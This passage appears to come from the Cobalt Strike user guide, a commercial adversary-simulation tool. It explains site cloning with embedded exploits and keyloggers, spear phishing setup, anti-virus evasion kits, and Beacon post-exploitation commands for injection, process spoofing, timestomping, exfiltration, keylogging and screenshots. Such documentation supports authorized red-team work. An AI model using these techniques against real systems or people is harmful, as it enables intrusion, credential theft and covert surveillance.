**figure 48** - Using Client-side Attacks from Metasploit

## Clone a Site

Before sending an exploit to a target, it helps to dress it up. Cobalt Strike's website clone tool can help with this. The website clone tool makes a local copy of a website with some code added to fix links and images so they work as expected.

To clone a website, go to **Site Management -> Clone Site**.



**figure 49** - Website Clone Tool

It's possible to embed an attack into a cloned site. Write the URL of your attack in the Embed field and Cobalt Strike will add it to the cloned site with an IFRAME. Click the ... button to select one of the running client-side exploits.

Cloned websites can also capture keystrokes. Check the **Log keystrokes on cloned site** box. This will insert a JavaScript key logger into the cloned site.

To view logged keystrokes or see visitors to your cloned site, go to **View -> Web Log**.

Check **Enable SSL** to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile. Make sure the **Host** field matches the CN field of your SSL certificate. This will avoid a situation where this feature fails because of a mismatch between these fields.

## Spear Phishing

Now that you have an understanding of client-side attacks, let's talk about how to get the attack to the user. The most common way into an organization's network is through spear phishing. Cobalt Strike's spear phishing tool allows you to send pixel perfect spear phishing messages using an arbitrary message as a template.

## Targets

Before you send a phishing message, you should assemble a list of targets. Cobalt Strike expects targets in a text file. Each line of the file contains one target. The target may be an email address. You may also use an email address, a tab, and a name. If provided, a name helps Cobalt Strike customize each phish.

## Templates

Next, you need a phishing template. The nice thing about templates is that you may reuse them between engagements. Cobalt Strike uses saved email messages as its templates. Cobalt Strike will strip attachments, deal with encoding issues, and rewrite each template for each phishing attack.


If you'd like to create a custom template, compose a message and send it to yourself. Most email clients have a way to get the original message source. In Gmail, click the down arrow next to **Reply** and select **Show original**. Save this message to a file and then congratulate yourself— you've made your first Cobalt Strike phishing template.

You may want to customize your template with Cobalt Strike's tokens. Cobalt Strike replaces the following tokens in your templates:

Token	Description
%To%	The email address of the person the message is sent to
%To_Name%	The name of the person the message is sent to.
%URL%	The contents of the Embed URL field in the spear phishing dialog.

## Sending Messages

Now that you have your targets and a template, you're ready to go phishing. To start the spear phishing tool, go to **Attacks -> Spear Phish**.



**figure 50 - Spear Phishing Tool**

To send a phishing message, you must first import your list of **Targets**. You may import a flat text-file containing one email address per line. Import a file containing one email address and name separated by a tab or comma for stronger message customization. Click the folder next to the Targets field to import your targets file.

Set **Template** to an email message template. A Cobalt Strike message template is simply a saved email message. Cobalt Strike will strip unnecessary headers, remove attachments, rewrite URLs, re-encode the message, and rewrite it for you. Click on the folder next to the Template field to choose one.

You have the option to add an **Attachment**. This is a great time to use one of the social engineering packages discussed earlier. Cobalt Strike will add your attachment to the outgoing phishing message.


Cobalt Strike does not give you a means to compose a message. Use an email client, write a message, and send it to yourself. Most webmail clients include a means to see the original message source. In GMail, click the down arrow next to Reply and select Show original.

You may also ask Cobalt Strike to rewrite all URLs in the template with a URL of your choosing. Set **Embed URL** to have Cobalt Strike rewrite each URL in the message template to point to the embedded URL. URLs added in this way will contain a token that allows Cobalt Strike to trace any visitor back to this particular spear phishing attack. Cobalt Strike's reporting and web log features take advantage of this token. Press ... to choose one of the Cobalt Strike hosted sites you've started.

When you embed a URL, Cobalt Strike will attach **?id=%TOKEN%** to it. Each sent message will get its own token. Cobalt Strike uses this token to map website visitors to sent emails. If you care about reporting, be sure to keep this value in place.

Set **Mail Server** to an open relay or the mail exchange record for your target. If necessary, you may also authenticate to a mail server to send your phishing messages.

Press ... next to the Mail Server field to configure additional server options. You may specify a username and password to authenticate with. The Random Delay option tells Cobalt Strike to randomly delay each message by a random time, up to the number of seconds you specify. If this option is not set, Cobalt Strike will not delay its messages.



**figure 51 - Configure Mail Server**

Set **Bounce To** to an email address where bounced messages should go. This value will not affect the message your targets see. Press **Preview** to see an assembled message to one of your recipients. If the preview looks good, press **Send** to deliver your attack.

Cobalt Strike sends phishing messages through the team server.

# Payload Artifacts and Anti-virus Evasion

Forbra regularly fields questions about evasion. Does Cobalt Strike bypass anti-virus products? Which anti-virus products does it bypass? How often is this checked?

The Cobalt Strike default artifacts will likely be snagged by most endpoint security solutions. Although evasion is not a goal of the default Cobalt Strike product, Cobalt Strike does offer some flexibility.

You, the operator, may change the executables, DLLs, applets, and script templates Cobalt Strike uses in its workflows. You may also export Cobalt Strike's Beacon payload in a variety of formats that work with third-party tools designed to assist with evasion.

This chapter highlights the Cobalt Strike features that provide this flexibility.

## The Artifact Kit

Cobalt Strike uses the Artifact Kit to generate its executables and DLLs. The Artifact Kit is part of the Arsenal Kit, which contains a collection of kits—a source code framework to build executables and DLLs that evade some anti-virus products.

## The Theory of the Artifact Kit

Traditional anti-virus products use signatures to identify known bad. If we embed our known bad shellcode into an executable, an anti-virus product will recognize the shellcode and flag the executable as malicious.

To defeat this detection, it's common for an attacker to obfuscate the shellcode in some way and place it in the binary. This obfuscation process defeats anti-virus products that use a simple string search to identify malicious code.

Many anti-virus products go a step further. These anti-virus products simulate execution of an executable in a virtual sandbox. With each emulated step of execution, the anti-virus product checks for known bad in the emulated process space. If known bad shows up, the anti-virus product flags the executable or DLL as malicious. This technique defeats many encoders and packers that try to hide known bad from signature-based anti-virus products.

Cobalt Strike's counter to this is simple. The anti-virus sandbox has limitations. It is not a complete virtual machine. There are system behaviors the anti-virus sandbox does not emulate. The Artifact Kit is a collection of executable and DLL templates that rely on some

behavior that anti-virus product's do not emulate to recover shellcode located inside of the binary.

One of the techniques [see: src-common/bypass-pipe.c in the Artifact Kit] generates executables and DLLs that serve shellcode to themselves over a named pipe. If an anti-virus sandbox does not emulate named pipes, it will not find the known bad shellcode.

## Where Artifact Kit Fails

Of course it's possible for anti-virus products to defeat specific implementations of the Artifact Kit. If an anti-virus vendor writes signatures for the Artifact Kit technique you use, then the

executables and DLLs it creates will get caught. This started to happen, over time, with the default bypass technique in Cobalt Strike 2.5 and below. If you want to get the most from the Artifact Kit, you will use one of its techniques as a base to build your own Artifact Kit implementation.

Even that isn't enough though. Some anti-virus products call home to the anti-virus vendor's servers. There the vendor makes a determination if the executable or DLL is known good or an unknown, never before seen, executable or DLL. Some of these products automatically send unknown executables and DLLs to the vendor for further analysis and warn the users. Others treat unknown executables and DLLs as malicious. It depends on the product and its settings.

The point: no amount of "obfuscation" is going to help you in this situation. You're up against a different kind of defense and will need to work around it accordingly. Treat these situations the same way you would treat application whitelisting. Try to find a known good program (e.g., powershell) that will get your payload stager into memory.

## How to use the Artifact Kit

Go to **Help -> Arsenal** from a licensed Cobalt Strike to download the Arsenal Kit. You can also access the Arsenal directly at: <https://www.cobaltstrike.com/scripts>

Fortra distributes the Arsenal Kit as a .tgz file. Use the tar command to extract it. The Arsenal Kit includes the Artifact kit, which can be built with other kits or as a stand alone kit. See the Arsenal Kit README.md file for information on building the kits.

You're encouraged to modify the Artifact Kit and its techniques to make it meet your needs. While skilled C programmers can do more with the Artifact Kit, it's quite feasible for an adventurous non-programmer to work with the Artifact Kit too. For example, a major anti-virus product likes to write signatures for the executables in Cobalt Strike's trial each time there is a release. Up until Cobalt Strike 2.5, the trial and licensed versions of Cobalt Strike used the


named pipe technique in its executables and DLLs. This vendor would write a signature for the named pipe string the executable used. Defeating their signatures, release after release, was as simple as changing the name of the pipe in the pipe technique's source code.

## The Veil Evasion Framework

Veil is a popular framework to generate executables that get past some anti-virus products. You may use Veil to generate executables for Cobalt Strike's payloads.

### Steps

1. Go to **Payloads -> Stager Payload Generator**.
2. Choose the listener you want to generate an executable for.
3. Select Veil as the Output type.
4. Press **Generate** and save the file.
5. Launch the **Veil Evasion Framework** and choose the technique you want to use.
6. Veil will eventually ask about shellcode. Select Veil's option to supply custom shellcode.
7. Paste in the contents of the file Cobalt Strike's payload generator made.
8. Press **enter** and you will have a fresh Veil-made executable.



```

=====
Veil-Evasion | [Version]: 2.10.1
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[?] Use msfvenom or supply custom shellcode?

1 - msfvenom (default)
2 - Custom

[>] Please enter the number of your choice: 2
[>] Please enter custom shellcode (one line, no quotes, \x00... format):

```

*figure 52 - Using Veil to Generate an Executable*

## Java Applet Attacks

Fortra distributes the source code to Cobalt Strike's Applet Attacks as the Applet Kit. This is also available within the Cobalt Strike arsenal. Go to **Help -> Arsenal** and download the Applet Kit.

Use the included **build.sh** script to build the Applet Kit on Kali Linux. Many Cobalt Strike customers use this flexibility to sign Cobalt Strike's Java Applet attacks with a code-signing certificate that they purchased. This is highly recommended.

To make Cobalt Strike use your Applet Kit over the built-in one, load the **applet.cna** script included with the Applet Kit.

On the Cobalt Strike Arsenal Page you will also notice the **Power Applet**. This is an alternate implementation of Cobalt Strike's Java Applet attacks that uses PowerShell to get a payload into memory. The Power Applet demonstrates the flexibility you have to recreate Cobalt Strike's standard attacks in a completely different way and still use them with Cobalt Strike's workflows.

To make Cobalt Strike use your Applet Kit over the built-in one, load the **applet.cna** script included with the Applet Kit.

## The Resource Kit

The Resource Kit is Cobalt Strike's means to change the HTA, PowerShell, Python, VBA, and VBS script templates Cobalt Strike uses in its workflows. The Resource Kit is part of the Arsenal Kit, which contains a collection of kits and is available to licensed users in the Cobalt Strike arsenal. Go to **Help -> Arsenal** to download the Arsenal Kit.

The README.md supplied with the Resource Kit documents the included scripts and which features use them. To evade a product, consider changing strings or behaviors in these scripts.

To make Cobalt Strike use your script templates over the built-in script templates, load either the dist/arsenal\_kit.cna or dist/resource/resources.cna script. See the Arsenal Kit README.md file for more information.

## The Sleep Mask Kit

The default sleep mask performs the following operations for Beacon:

- Obfuscate Beacon in memory while sleeping
- Handle proxied WinAPIs that are configured to use the BeaconGate
- Cleanup memory on exit for a specific case

Depending on the operation being performed Beacon will set up two parameters sleepMaskInfo and functionCall and call the entry point.

**NOTE:**

FUNCTION\_CALL is NULL unless it is a beacon gate call.

```
void sleep_mask(PSLEEPmask_INFO sleepMaskInfo, PFUNCTION_CALL functionCall);
```

The PSLEEPINFO, PFUNCTION\_CALL, and additional data structures are large structures making it difficult to document in the user guide. Instead, examples will be provided to show how to customize your own sleep mask. The first example is provided in the Arsenal Kit and supports the same operations as the default sleep mask along with additional examples of other evasive operations that are not provided by the default sleep mask. The second example is provided in the [Sleepmask-VS repo](#) and will support the operations except for the cleanup memory along with changing the development environment to use Visual Studio to provide a different tool set.

Both examples define the data structures used by the sleep mask function in the [sleepmask.h](#), [beacon\\_gate.h](#), and [beacon.h](#) files. It is recommended to review these header files to understand the structures before going through the code.

To access the Arsenal Kit, go to **Help -> Arsenal** to download the Arsenal Kit which includes the Sleep Mask Kit. Your license key is required for this example.

For more information on the Sleep Mask Kit see the `arsenal-kit/README.md` and `arsenal-kit/kits/sleepmask/README.md` files.

## Obfuscate Beacon

The operation to obfuscate beacon in memory will use a data structure named ALLOCATED\_MEMORY which defines the memory locations for the PE sections of beacon. The code will process each section and mask or unmask the memory based on the information for the section.

Each PE section will have a memory protection set to RWX, RW, or RX, which depends on the 'stage.userwx' configuration setting.

When the setting is 'true' all sections will have the protection of RWX which will support masking and unmasking.

When the setting is set to 'false' all sections except for the '.text' section will be set to RW which will support masking and unmasking. The '.text' section will be set to RX which does not support masking and unmasking. In this case the '.text' section will need to modify the current protection to RW prior to masking and back to RX after unmasking. To change the protection the standard Windows API VirtualProtect will be used. This operation is new with the 4.10 default sleep mask but has been available in the Arsenal Kit for previous versions.

In addition to the PE sections the memory allocated on the heap will also be processed. The heap memory locations are provided to the sleep mask through the BEACON\_INFO data structure as a contiguous block of memory of HEAP\_RECORD data structures. The memory block is terminated with a zeroed-out HEAP\_RECORD entry.

If you are using a UDRL the memory protections on the sections are defined by the UDRL code as it does not have to honor the 'stage.userwx' setting.

## Proxied WinAPIs

The sleep mask will also handle Windows API calls that are configured to use the BeaconGate. See [Beacon Gate on page 187](#) for a list of supported Windows APIs.

When a Windows API is proxied through the BeaconGate the sleep mask will perform the following steps.

- Execute the obfuscate logic to mask beacon
- Execute the Windows API call
- Execute the obfuscate logic to unmask beacon

**NOTE:**

Masking/unmasking will be automatically disabled when you task Beacon to become interactive (< 3s) to avoid CPU spikes.

## Cleanup on Exit

When the 'exit' command is used to terminate the Beacon session the sleep mask function will be called when the following conditions are configured.

- The exit method is set to ExitThread
- Module stomping is not configured
- Beacon Gate is configured with All, Cleanup, or ExitThread

In this case Beacon will call the BeaconGate for the ExitThread Windows API. In the sleep mask function prior to executing ExitThread the code will call a function and release the memory defined in the ALLOCATED\_MEMORY data structure which contains information about how the memory should be released.

In the ALLOCATED\_MEMORY structure there is an ALLOCATED\_MEMORY\_PURPOSE field and when it is set to PURPOSE\_SLEEPASK\_MEMORY that memory will not be released by the sleep mask function. This is because it is not possible to release the memory you are currently executing without doing something custom like using a timer.

When the exit method is set to ExitProcess then the process is terminated which will release all the memory and calling the sleep mask function is not necessary.

# Post Exploitation

## Beacon Covert C2 Payload


Beacon is Cobalt Strikes payload to model advanced attackers. Use Beacon to egress a network over HTTP, HTTPS, or DNS. You may also limit which hosts egress a network by controlling peer-to-peer Beacons over Windows named pipes.

Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow. Beacon will phone home, download its tasks, and go to sleep. Interactive communication happens in real-time.

Beacon's network indicators are [malleable](#). Redefine Beacon's communication with Cobalt Strike's malleable C2 language. This allows you to cloak Beacon activity to look like other malware or blend-in as legitimate traffic.

## The Beacon Console

Right-click on a Beacon session and select interact to open that Beacon's console. The console is the main user interface for your Beacon session. The Beacon console allows you to see which tasks were issued to a Beacon and to see when it downloads them. The Beacon console is also where command output and other information will appear.



The screenshot shows a terminal-like window titled "Beacon 172.16.20.157@2368 X". The console displays several commands issued to a Beacon and their responses:

```

beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368
last: 23s
beacon>

```

**figure 53 - Cobalt Strike Beacon Console**

In between the Beacon console's input and output is a status bar. This status bar contains information about the current session. In its default configuration, the statusbar shows the target's NetBIOS name, the username and PID of the current session, and the Beacon's last check-in time.

Each command that's issued to a Beacon, whether through the GUI or the console, will show up in this window. If a teammate issues a command, Cobalt Strike will pre-fix the command with their handle.

You will likely spend most of your time with Cobalt Strike in the Beacon console. It's worth your time to become familiar with its commands. Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to get detailed help.

The Beacons Console supports Help Groups in organizing the **help** command output. Type **help help** on the console's command line to see help for the **help** command.

The Console tab on the User Preferences dialog has an option for the default format of the **help** command and an option to highlight user-defined commands in the help output.

You can define custom Help Groups with the [beacon\\_command\\_group](#) aggressor function and associate user-defined commands with custom Help Groups using the group id parameter on the [beacon\\_command\\_register](#) aggressor function.

## The Beacon Menu


Right-click on a Beacon or inside of a Beacon's console to access the Beacon menu. This is the same menu used to open the Beacon console. The following items are available:

The **Access** menu contains options to manipulate trust material and elevate your access.

The **Explore** menu consists of options to extract information and interact with the target's system.

The **Pivoting** menu is where you can setup tools to tunnel traffic through a Beacon.

The **Session** menu is where you manage the current Beacon session.



**figure 54** - Cobalt Strike Beacon Menu

Some of Cobalt Strike's visualizations (the pivot graph and sessions table) let you select multiple Beacons at one time. Most actions that happen through this menu will apply to all selected Beacon sessions.

## Asynchronous and Interactive Operations

Be aware that Beacon is an asynchronous payload. Commands do not execute right away. Each command goes into a queue. When the Beacon checks in (connects to you), it will download these commands and execute them one by one. At this time, Beacon will also report any output it has for you. If you make a mistake, use the **clear** command to clear the command queue for the current Beacon.

By default, Beacons check in every sixty seconds. You may change this with Beacon's **sleep** command. Use sleep followed by a time in seconds to specify how often Beacon should check in. You may also specify a second number between 0 and 99. This number is a jitter factor. Beacon will vary each of its check in times by the random percentage you specify as a jitter factor. For example, **sleep 300 20**, will force Beacon to sleep for 300 seconds with a 20% jitter percentage. This means, Beacon will sleep for a random value between 240s to 300s after each check-in.

To make a Beacon check in multiple times each second, try **sleep 0**. This is interactive mode. In this mode commands will execute right away. You must make your Beacon interactive before you tunnel traffic through it. A few Beacon commands (e.g., browserpivot, desktop, etc.) will automatically put Beacon into interactive mode at the next check in.

## Running Commands

Beacon's **shell** command will task a Beacon to execute a command via cmd.exe on the compromised host. When the command completes, Beacon will present the output to you.

Use the **run** command to execute a command without cmd.exe. The run command will post output to you. The **execute** command runs a program in the background and does not capture output.

Use the **powershell** command to execute a command with PowerShell on the compromised host. Use the **powerpick** command to execute PowerShell cmdlets without powershell.exe. This command relies on the Unmanaged PowerShell technique developed by Lee Christensen. The powershell and powerpick commands will use your current token.

The **psinject** command will inject Unmanaged PowerShell into a specific process and run your cmdlet from that location.

The **powershell-import** command will import a PowerShell script into Beacon. Future uses of the powershell, powerpick, and psinject commands will have cmdlets from the imported script available to them. Beacon will only hold one PowerShell script at a time. Import an empty file to clear the imported script from Beacon.

The **execute-assembly** command will run a local .NET executable as a Beacon post-exploitation job. You may pass arguments to this assembly as if it were run from a Windows command-line interface. This command will also inherit your current token.

If you want Beacon to execute commands from a specific directory, use the **cd** command in the Beacon console to switch the working directory of the Beacon's process. The **pwd** command will tell you which directory you're currently working from.

The **setenv** command will set an environment variable.

Beacon can execute Beacon Object Files without creating a new process. Beacon Object Files are compiled C programs, written to a specific convention, that run within a Beacon session. Use **inline-execute [args]** to execute a Beacon Object File with the specified arguments. See [Beacon Object Files on page 190](#) for more information.

## Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Use the **spawn** command to spawn a session for a listener. The spawn command accepts an architecture (e.g., x86, x64) and a listener as its arguments.

By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnto** command to state which program Beacon should spawn for its sessions.

The **spawnto** command requires you to specify an architecture (x86 or x64) and a full path to a program to spawn, as needed. Type **spawnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The spawn and inject commands both inject a payload stage into memory. If the payload stage is an HTTP, HTTPS, or DNS Beacon and it can't reach you—you will not see a session. If

the payload stage is a bind TCP or SMB Beacon, these commands will automatically try to link to and assume control of these payloads.

Use **dllinject [pid]** to inject a Reflective DLL into a process.

Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target. Use **shspawn [architecture] [/path/to/file.bin]** to spawn the "spawn to" process and inject the specified shellcode file into that process.

Use **dllload [pid] [c:\path\to\file.dll]** to load an on-disk DLL in another process.

## Alternate Parent Processes

Use **ppid [pid]** to assign an alternate parent process for programs run by your Beacon session. This is a means to make your activity blend in with normal actions on the target. The current Beacon session must have rights to the alternate parent and it's best if the alternate parent process exists in the same desktop session as your Beacon. Type **ppid**, with no arguments, to have Beacon launch processes with no spoofed parent.

The **runu** command will execute a command with another process as the parent. This command will run with the rights and desktop session of its alternate parent process. The current Beacon session must have full rights to the alternate parent. The **spawnu** command will spawn a temporary process, as a child of a specified process, and inject a Beacon payload stage into it.

The spawnto value controls which program is used as a temporary process.

## Spoof Process Arguments

Each Beacon has an internal list of commands it should spoof arguments for. When Beacon runs a command that matches a list, Beacon:

1. Starts the matched process in a suspended state (with the fake arguments)
2. Updates the process memory with the real arguments
3. Resumes the process

The effect is that host instrumentation recording a process launch will see the fake arguments. This helps mask your real activity.

Use **argue [command] [fake arguments]** to add a command to this internal list. The [command] portion may contain an environment variable. Use **argue [command]** to remove a command from this internal list. **argue**, by itself, lists the commands in this internal list.

The process match logic is exact. If Beacon tries to launch "net.exe", it will not match net, NET.EXE, or c:\windows\system32\net.exe from its internal list. It will only match net.exe.

x86 Beacon can only spoof arguments in x86 child processes. Likewise, x64 Beacon can only spoof arguments in x64 child processes.

The real arguments are written to the memory space that holds the fake arguments. If the real arguments are longer than the fake arguments, the command launch will fail.

## Blocking DLLs in Child Processes

Use **blockdlls start** to ask Beacon to launch child processes with a binary signature policy that blocks non-Microsoft DLLs from the process space. Use **blockdlls stop** to disable this behavior. This feature requires Windows 10.

## Upload and Download Files

**download** - This command downloads the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfiltration of data. During each check-in, Beacon will download a fixed chunk of each file its tasked to get. The size of this chunk depends on Beacon's current data channel. The HTTP and HTTPS channels pull data in 512KB chunks.

**downloads** - Use to see a list of file downloads in progress for the current Beacon.

**cancel** - Issue this command, followed by a filename, to cancel a download that's in progress. You may use wildcards with your cancel command to cancel multiple file downloads at once.

**upload** - This command uploads a file to the host.

**timestomp** - When you upload a file, you will sometimes want to update its timestamps to make it blend in with other files in the same folder. This command will do this. The timestomp command matches the Modified, Accessed, and Created times of one file to another file.

Go to **View -> Downloads** in Cobalt Strike to see the files that your team has downloaded so far. Only completed downloads show up in this tab.

Downloaded files are stored on the team server. To bring files back to your system, highlight them here, and press **Sync Files**. Cobalt Strike then downloads the selected files to a folder of your choosing on your system.


# File Browser

Beacon's File Browser is an opportunity to explore the files on a compromised system. Go to **[Beacon] -> Explore -> File Browser** to open it.

You can also issue the command, **file\_browser**, to open the file browser tab starting in the current directory.

The file browser will request a listing for the current working directory of Beacon. When this result arrives, the file browser will populate.

The left-hand side of the file browser is a tree which organizes the known drives and folders into one view. The right-hand side of the file browser shows the contents of the current folder.



**figure 55 - File Browser**

Each file browser caches the folder listings it receives. A colored folder indicates the folder's contents are in this file browser's cache. You may navigate to cached folders without generating a new file listing request. Press **Refresh** to ask Beacon to update the contents of the current folder.

A dark-grey folder means the folder's contents are not in this file browser's cache. Click on a folder in the tree to have Beacon generate a task to list the contents of this folder (and update its cache). Double-click on a dark-grey folder in the right-hand side current folder view to do the same.

To go up a folder, press the folder button next to the file path above the right-hand side folder details view. If the parent folder is in this file browser's cache, you will see the results immediately. If the parent folder is not in the file browser's cache, the browser will generate a task to list the contents of the parent folder.

Right-click a file to download or delete it.

To see which drives are available, press **List Drives**.

## File System Commands

You may prefer to browse and manipulate the file system from the Beacon console.

Use the **ls** command to list files in the current directory. Use **mkdir** to make a directory. **rm** will remove a file or folder. **cp** copies a file to a destination. **mv** moves a file.

## The Windows Registry

Use **reg\_query [x86|x64] [HIVE\path\to\key]** to query a specific key in the registry. This command will print the values within that key and a list of any subkeys. The x86/x64 option is required and forces Beacon to use the WOW64 (x86) or native view of the registry. **reg\_query [x86|x64] [HIVE\path\to\key] [value]** will query a specific value within a registry key.

## Keystrokes and Screenshots

Beacon's tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

To start the keystroke logger, use **keylogger pid x86** to inject into an x86 process. Use **keylogger pid x64** to inject into an x64 process. Use **keylogger** by itself to inject the keystroke logger into a temporary process. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post-exploitation job.

Be aware that multiple keystroke loggers may conflict with each other. Use only one keystroke logger per desktop session.

To take a screenshot, use **screenshot pid x86** to inject the screenshot tool into an x86 process. Use **screenshot pid x64** to inject into an x64 process. This variant of the screenshot command will take one screenshot and exit. **screenshot**, by itself, will inject the screenshot tool into a temporary process.

The **screenwatch** command (with options to use a temporary process or inject into an explicit process) will continuously take screenshots until you stop the screenwatch post-exploitation job.

Use the **printscreen** command (also with temporary process and inject options) to take a screenshot by a different method. This command uses a PrintScr keypress to place the screenshot onto the user's clipboard. This feature recovers the screenshot from the clipboard and reports it back to you.


When Beacon receives new screenshots or keystrokes, it will post a message to the Beacon console. The screenshot and keystroke information is not available through the Beacon console though. Go to **View -> Keystrokes** to see logged keystrokes across all of your Beacon sessions. Go to **View -> Screenshots** to browse through screenshots from all of your Beacon sessions. Both of these dialogs update as new information comes in. These dialogs make it easy for one operator to monitor keystrokes and screenshots on all of your Beacon sessions.

## Controlling Beacon Jobs

Several Beacon features run as jobs in another process (e.g., the keystroke logger and screenshot tool). These jobs run in the background and report their output when it's available. Use the **jobs** command to see which jobs are running in your Beacon. Use **jobkill [job number]** to kill a job.

## Job Browser

The Job browser is a GUI element that simplifies managing Post Exploitation tasks.



The screenshot shows a Windows-style application window titled "Event Log" with tabs for "Beacon 192.168.42.11@4116" and "Jobs 192.168.42.11@4116". The "Jobs" tab is selected. The main area is a table with the following data:

Name	ID	Status	Hide Output	Description	Start Time	End Time
sharphound collection	0	completed		.NET assembly	6/13/24, 11:25 AM	6/13/24, 11:25 AM
portscan all ports	1	registered	<input checked="" type="checkbox"/>	port scanner	6/13/24, 11:27 AM	
	2	completed		screenshot	6/13/24, 11:27 AM	6/13/24, 11:27 AM

**figure 56 - Job Browser**

The Job browser provides the following functionality:


- Interact – Open a console window and view the job output
- Kill – kill the running job
